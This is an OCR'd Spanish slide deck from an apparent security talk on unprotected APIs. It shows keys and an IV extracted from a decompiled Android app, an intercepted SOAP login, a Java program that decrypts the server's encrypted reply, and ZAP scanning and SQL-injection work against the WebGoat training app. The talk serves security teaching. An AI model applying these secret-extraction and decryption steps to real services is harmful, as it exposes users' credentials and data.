
# A10 : APIs Desprotegidas

# Usemos ZAP : Aplicación Web, Web Services, SOAP



# Por WSDL expuestos...



# Por Aplicaciones “ágiles”

```
root@Lu4m575:/home/own3r/Desktop/[redacted]/apk/base# cat assets/config.properties

# Parametros de conexion a servicios
#Mi IP
#wsclient.url=https://p[redacted]:1443/ws[redacted]ce?wsdl
wsclient.url=https://ww[redacted].pe/w[redacted]ce?wsdl

#IP MICHAEL
wsclient.timeout=150
encriptacion.key = 9[redacted]A3
encriptacion.iv = 01[redacted]EF

# 1: h[redacted]n, 0: p[redacted]n
#c[redacted]o = 1
c[redacted]o = 0
```

**Request**

Raw | Params | Headers | Hex | XML

```
POST /[redacted]e?wsdl HTTP/1.1
User-Agent: ksoap2-android/2.6.0+
SOAPAction: http://s[redacted]OBB
Content-Type: text/xml;charset=utf-8
Content-Length: 380
Host: v[redacted].pe
Connection: close

<v:Envelope xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
xmlns:d="http://www.w3.org/2001/XMLSchema"
xmlns:c="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:v="http://schemas.xmlsoap.org/soap/envelope/"><v:Header
/><v:Body><n0:[redacted]
xmlns:n0="http://s[redacted]/"><usuario>AAAA</usuario><pa
ssword>1234</password></n0:[redacted]></v:Body></v:Envelope>
```


**Response**

Raw | Headers | Hex | XML


```
HTTP/1.1 200 OK
Date: Wed, 19 Jul 2017 00:51:53 GMT
Server: Apache
X-Powered-By: Servlet/3.0
Connection: close
Content-Type: text/xml;charset=utf-8
Content-Language: en-US
Content-Length: 437

<?xml version="1.0" encoding="UTF-8"?><S:Envelope
xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"><S:Body><ns2:[redacted]BResponse
xmlns:ns2="http://[redacted]/"><return>SRK91lIDUxD2UocEoaM2P07
w+qnUS8P7QKwgiBfkC75QEmN5SpjG5Jj/mxfFZm25Gi8Wd0OCLSWEZfLYxyEtY83jTi8DHJG2dM4OCiG
c1XLok6kFkLsB/T9pjL87xsyuRIIP+7Om7HHBIZL12yfA107YxwUDPKF7QALn+k8QNooF7ybrUpbAGb5
bTWvsKdkF</return></ns2:[redacted]></S:Body></S:Envelope>
```

```
package encrypt;

public class Main {
    public static void main(String[] args) throws Exception {
        String key = "9[redacted]3"; //llave
        String iv = "0[redacted]EF"; // vector de inicialización
        //String cleartext = "hola";
        String encriptado = "SRK91lIDUxD2UocEoaM2P07w+qnUS8P7QKwgiBfkC75QEmN5SpjG5Jj/mxfFZm25Gi8Wd0OCLSWEZfLYxyEtY83jTi8DHJG2dM4OCiGciXL
        //System.out.println("Texto encriptado: "+encrypt.StringEncrypt.encrypt(key, iv,cleartext));
        //System.out.println("Texto desencriptado: "+encrypt.StringEncrypt.decrypt(key, iv,encrypt.StringEncrypt.encrypt(key, iv,cleart
        System.out.println("Texto desencriptado: "+encrypt.StringEncrypt.decrypt(key, iv,encriptado));
```


# Usando ZAP para Buscar en forma Automatizada vulnerabilidades en web services



# Usando ZAP para Buscar en forma Automatizada vulnerabilidades en web services



# Usando ZAP para Buscar en forma Automatizada vulnerabilidades en web services



# Explotación de Vulnerabilidad SQL Injection en forma automatizada en web services SOAP

Open | request ~/Desktop | Save


```
POST /WebGoat/services/WsSqlInjection HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: ""
cookie: JSESSIONID=7B30506E013062AC592E51AD2BEBCD0E;
PHPSESSID=bn0utavsegfulg0gdeptq0knm4
Content-Length: 461
Host: localhost:9070
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)
Connection: close

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/
soap/envelope/" xmlns:les="http://lessons.webgoat.owasp.org">
   <soapenv:Header/>
   <soapenv:Body>
      <les:getCreditCard soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/
encoding/">
         <id xsi:type="xsd:string">101</id>
      </les:getCreditCard>
   </soapenv:Body>
</soapenv:Envelope>
```

# Reemplazo para la formula SOAPUI + Proxy (SAP o Burp) ?

- Burp : Extensión WSDLER
- Video !!!!


# Rápidos y Furiosos : Transformación/Innovación Digital

# Productos Digitales para Consumidores Finales



